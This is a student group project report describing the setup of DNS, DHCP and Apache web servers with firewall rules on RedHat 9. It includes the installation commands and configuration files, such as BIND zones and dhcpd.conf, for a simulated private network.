INTEGRATED NETWORK INFRASTRUCTURE SETUP WITH SECURITY AND AUTOMATION ON REDHAT LINUX

Project Group Members

Tianzhi Chen

Rasika Shivaji Sahane

Tirupathi Rushi Vedulapurapu

Table of Contents

Introduction

In today's digital age, businesses heavily depend on a robust and secure network infrastructure to ensure seamless operations and communication. This project aims to design and implement a comprehensive network setup using RedHat 9 OS in VMware Fusion, focusing on essential services such as DNS, DHCP, Web Server, Firewall, and automated backup. The primary goal is to create a cohesive and functional network environment that meets the needs of a simulated organization, demonstrating the integration and management of these critical network services.

This project highlights the necessity of automating and securing network operations to maintain business continuity and protect against potential threats. By setting up a DNS server, we ensure efficient domain name resolution, while the DHCP server automates IP address assignment, simplifying network management. The Web Server provides a platform for hosting and serving web content, crucial for internal and external communication.

Additionally, the implementation of a Firewall enhances network security by monitoring and controlling incoming and outgoing traffic, protecting the organization from external attacks. The automated backup solution ensures data integrity and availability, safeguarding critical information and enabling disaster recovery.


Through this project, we demonstrate the practical application of theoretical concepts in network management and security. It addresses the critical need for a well-structured and secure network infrastructure, providing a scalable and resilient solution that supports the operational requirements of modern businesses.

Project Group Members and Roles

- Tianzhi Chen: Responsible for the configuration of DHCP and Web servers.
- Rasika Shivaji Sahane: Responsible for the configuration of DNS & DNS2, VPN and NFS
- Tirupathi Rushi Vedulapurapu: Responsible for the configuration of BACKUP and MITM.

Detailed Project Design

Flowchart



IP Addressing Scheme

The project uses a private IP range with specific assignments for each service:

- **DHCP Server**: 192.168.1.2
- **Web Server**: 192.168.1.20
- **Primary DNS Server**: 192.168.1.10
- **Secondary DNS Server (Slave)**: 192.168.1.30
- **Backup Server**: 192.168.1.40
- **Client VM**: Dynamic IPs assigned from the range 192.168.1.50 to 192.168.1.200.

Protocol Implementations

DNS

- **Introduction and Behavior**:
  DNS translates domain names into IP addresses, allowing devices to locate each other and communicate over the network. DNS servers (Primary and Secondary) manage domain name resolution for the network. The DNS is a critical network service that translates human-readable domain names (like www.example.com) into machine-readable IP addresses, facilitating the routing of internet traffic. DNS is structured in a hierarchical manner, allowing efficient querying and scalability. In this project, we configured a primary and a secondary (slave) DNS server to ensure redundancy and load balancing. The primary DNS server handles all initial zone and record configurations and propagates these to the slave server.

- **Signaling:**
  DNS signaling involves the exchange of request and response messages to translate domain names to IP addresses, facilitating the location of network services and resources. This is typically a two-step process:

  - **QUERY:** A client sends a DNS query packet to a DNS server, requesting the IP address associated with a domain name.
  - **RESPONSE:** The DNS server answers with a DNS response packet that either provides the IP address or directs the client to another DNS server that can resolve the query.

  This signaling is critical for the functionality of the internet, allowing users and applications to access resources using human-readable addresses rather than numerical IP addresses.


- **Commands Used**:
  1. **`sudo yum install bind bind-utils`**: This command installs Bind9, which is the most widely used DNS software on Linux. It also includes utilities for testing and managing the DNS service.
  2. **`sudo nano /etc/named.conf`**: Opens the main configuration file for Bind in a text editor. This file is used to specify DNS server options, define zones, and set parameters that dictate the server's behavior.
  3. **`sudo systemctl start named`** and **`sudo systemctl enable named`**: These commands start the DNS service immediately and ensure it starts automatically at boot, respectively.
  4. **`sudo named-checkconf`**: Checks the syntax of the named configuration files for errors, helping ensure that any changes made are correct before restarting the service.
  5. **`sudo named-checkzone`**: Verifies the syntax and integrity of the zone files. This is crucial to avoid runtime errors due to misconfigurations.
  6. **Zone File Configuration:**

`sudo nano /var/named/forward.example.com` and **`sudo nano /var/named/reverse. example.com`**: These commands are used to edit the forward and reverse zone files, where DNS records are actually defined. Forward zone files map domain names to IP addresses, while reverse zone files map IP addresses back to domain names.


- **Working Example and Integration**:
  In this project, the DNS server was set up to manage the domain example.com. The following steps were taken:
  1. **Configuration of Zone Files**: The zone files for both forward (forward. example.com) and reverse (reverse. example.com) lookups were created and configured to resolve the domain name to the Web server's IP address and vice versa.
  2. **Testing the Configuration**: After configuring DNS, the dig and nslookup utilities were used to test the resolution of www.example.com to confirm it correctly resolved to the Web server's IP address of 192.168.1.20.
  3. **Integration with Web Server**: The DNS server was then integrated with the DHCP and Web servers by ensuring that all devices on the network used this DNS server for name resolution. This setup was validated by accessing the Web server using its domain name from the client machine, proving that the DNS resolution was functioning across the network.
  4. **Redundancy and Load Balancing**: By configuring a secondary DNS server, we ensured that if the primary DNS server went down, the secondary would take over, maintaining network stability and reliability.

- **Testing Results Screenshots**:

/etc/named.conf




```
options {
        listen-on port 53 { 127.0.0.1; 192.168.1.10; };
        listen-on-v6 port 53 { ::1; };
        directory       "/var/named";
        dump-file       "/var/named/data/cache_dump.db";
        statistics-file "/var/named/data/named_stats.txt";
        memstatistics-file "/var/named/data/named_mem_stats.txt";
        secroots-file   "/var/named/data/named.secroots";
        recursing-file  "/var/named/data/named.recursing";
        allow-query     { localhost; 192.168.1.0/24; };
        allow-transfer { 192.168.1.30; };
```




```
zone "." IN {
        type hint;
        file "named.ca";
};

zone "example.com" IN {
    type master;
    file "forward.example.com";
    allow-update { none; };
    allow-transfer { 192.168.1.30; };
};

zone "1.168.192.in-addr.arpa" IN {
    type master;
    file "reverse.example.com";
    allow-update { none; };
    allow-transfer { 192.168.1.30; };
};
```

sudo nano /var/named/forward.exmple.com



```
  GNU nano 5.6.1           /var/named/forward.example.com
$TTL 86400
@   IN  SOA     ns1.example.com. admin.example.com. (
                                            3           ; Serial
                                            604800      ; Refresh
                                            86400       ; Retry
                                            2419200     ; Expire
                                            86400 )     ; Negative Cache TTL
;
@   IN  NS      ns1.example.com.
ns1 IN  A       192.168.1.10
@   IN  A       192.168.1.20
www IN  A       192.168.1.20
@   IN  NS      ns2.example.com.
ns2 IN  A       192.168.1.30
@   IN  A       192.168.1.20
www IN  A       192.168.1.20
```

sudo nano /var/named/reverse. example.com



```
  GNU nano 5.6.1          /var/named/reverse.example.com
$TTL 86400
@   IN  SOA     ns1.example.com. admin.example.com. (
                                            3           ; Serial
                                            604800      ; Refresh
                                            86400       ; Retry
                                            2419200     ; Expire
                                            86400 )     ; Negative Cache TTL
;
@   IN  NS      ns1.
10  IN  PTR     ns1.example.com.
20  IN  PTR     www.example.com.
@   IN  NS      ns2.
30  IN  PTR     ns2.example.com.
20  IN  PTR     www.example.com.
```

DHCP

- **Introduction and Behavior**:
  DHCP automates the assignment of IP addresses and other network configuration parameters to devices on a network, enabling devices to communicate efficiently without manual setup. In this setup, DHCP ensures that all devices receive the necessary network configurations, including IP address, subnet mask, default gateway, and DNS server information. DHCP in this environment is also responsible for binding the mac with the IP for DNS Server, Web Server and Backup Server.

- **Signaling:**
  The DHCP signaling process is a perfect example of how signaling works in a network protocol. It uses a four-step DORA process (Discovery, Offer, Request, Acknowledgment) to dynamically assign IP addresses:

- **DISCOVER:** The client broadcasts a DISCOVER message on the network to find a DHCP server.
- **OFFER:** Any DHCP server on the network responds with an OFFER message, which includes an IP address offer and lease details.
- **REQUEST:** The client responds to an OFFER with a REQUEST message, indicating acceptance of the IP address and potentially other network configuration details.
- **ACKNOWLEDGMENT:** The server finalizes the process with an ACK message, confirming the IP address and lease duration to the client.


This signaling sequence allows DHCP clients and servers to dynamically negotiate IP assignments without manual configuration, supporting a flexible and scalable network environment.

- **Commands Used**:
  1. **\`sudo yum install -y dhcp*\`:** Installs the DHCP server package on the Linux system.
  2. **\`sudo nano /etc/sysconfig/network-scripts/ifcfg-ens160\`:** Configures the network interface used by the DHCP server, setting a static IP address to ensure the server is consistently reachable at the same address.
  3. **\`sudo nano /etc/dhcp/dhcpd.conf\`**: Opens the main DHCP configuration file where you define the network characteristics such as IP ranges, subnet mask, default gateway, and the DNS server that will be offered to the clients. We also did the binding for mac address with the IP for DNS server, Web server and Backup server.
  4. **\`sudo systemctl start dhcpd\` and \`sudo systemctl enable dhcpd\`:** These commands start the DHCP server immediately and ensure it is automatically started at boot time, respectively.
  5. **\`sudo firewall-cmd --add-service=dhcp -permanent\`** and **\`sudo firewall-cmd -reload\`**: These commands update the firewall to allow DHCP traffic and reload the firewall configuration to apply changes.

- **Working Example and Integration**:
  - **Configuration and Allocation**: The DHCP server was configured to manage a subnet with a range from 192.168.1.50 to 192.168.1.200, assigning fixed IP addresses to critical servers (DNS, Web, and Slave DNS) to ensure consistent network addressing.
  - **Testing the Setup**: The functioning of the DHCP server was confirmed through client machines automatically receiving IP addresses within the specified range and using the provided network settings to access network services like DNS and the Web server.
  - **Integration with Network Services**: The DHCP server was crucial for automating network settings distribution, ensuring all devices could communicate without manual configuration, particularly important for scalability and management of large networks.


- **Testing Results Screenshots**:

etc/sysconfig/network-scripts/ifcfg-ens160




```
  GNU nano 5.6.1    /etc/sysconfig/network-scripts/ifcfg-ens160
TYPE=Ethernet
BOOTPROTO=static
DEVICE=ens160
ONBOOT=yes

# IPv4 settings
IPADDR=192.168.1.2
NETMASK=255.255.255.0
GATEWAY=192.168.1.1
DNS1=192.168.1.10
DNS2=192.168.1.30

# IPv6 settings
IPV6INIT=yes
IPV6_AUTOCONF=no
IPV6ADDR=2001:db8:0:1::2/64
IPV6_DEFAULTGW=2001:db8:0:1::1
DNS1_IPV6=2001:db8:0:1::10
```

/etc/dhcp/dhcpd.conf



```
default-lease-time 600;
max-lease-time 7200;
authoritative;
subnet 192.168.1.0 netmask 255.255.255.0 {
    range 192.168.1.50 192.168.1.200;
    option domain-name-servers 192.168.1.10, 192.168.1.30;
    option routers 192.168.1.1;
    option broadcast-address 192.168.1.255;
    option subnet-mask 255.255.255.0;

    host dns-server {
        hardware ethernet 00:0C:29:A0:8C:5D; # MAC address of DNS server
        fixed-address 192.168.1.10;
    }

    host web-server {
        hardware ethernet 00:0C:29:68:4D:E0; # MAC address of Web server
        fixed-address 192.168.1.20;
    }


    host slavedns-server {
        hardware ethernet 00:0c:29:2e:6e:cf; # MAC address of Web server
        fixed-address 192.168.1.30;
    }


    host backup-server {
        hardware ethernet 00:0c:29:99:5c:07; # MAC address of Web server
        fixed-address 192.168.1.40;
    }

}
```



```
[root@localhost student]# ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group d
efault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state
UP group default qlen 1000
    link/ether 00:0c:29:02:00:7e brd ff:ff:ff:ff:ff:ff
    altname enp2s0
    inet 192.168.1.2/24 brd 192.168.1.255 scope global noprefixroute ens160
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe02:7e/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Web Server

- **Introduction and Behavior**:
  A Web server hosts websites, enabling them to be accessed from anywhere in the network or even the internet. Serves content to clients that request it using HTTP or HTTPS, handling requests and responses. In this project, Apache, the most popular web server software, was used to host a simple website.

- **Signaling:**
  HTTP signaling in web servers operates through a request-response model:

  - **REQUEST:** Clients send HTTP requests using methods like GET (to retrieve data from the server) or POST (to submit data to the server). These requests include headers specifying the type of action desired and any content needed for the server to fulfill the request.
  - **RESPONSE:** The server processes the request and sends back an HTTP response, which includes a status code (like 200 for success or 404 for not found), headers about the response, and usually, the requested content.


  HTTPS adds a layer of SSL/TLS signaling for secure communication, involving a handshake process for encryption setup before the standard HTTP request-response signaling begins.

- **Commands Used**:
  1. **`sudo yum install httpd`:** Installs the Apache HTTP Server.
  2. **`sudo nano /etc/httpd/conf/httpd.conf`**: Edits the Apache configuration file to set the ServerName, which specifies the hostname and port that the server uses to identify itself.
  3. **`sudo systemctl start httpd`** and **`sudo systemctl enable httpd`:** Commands to start the web server immediately and ensure it starts on boot.
  4. **`sudo firewall-cmd --permanent --add-service=http`** and **`sudo firewall-cmd --permanent --add-service=https`:** Opens HTTP and HTTPS ports on the firewall to allow web traffic. Similarly, we also allowed the services and protocols for dhcp, ipsec, dns, dhcpv6 on web server. Apart from these services and protocols all traffic is blocked for web server(including icmp replies).
  5. **`sudo firewall-cmd –reload`:** Reloads the firewall configuration to apply the changes.

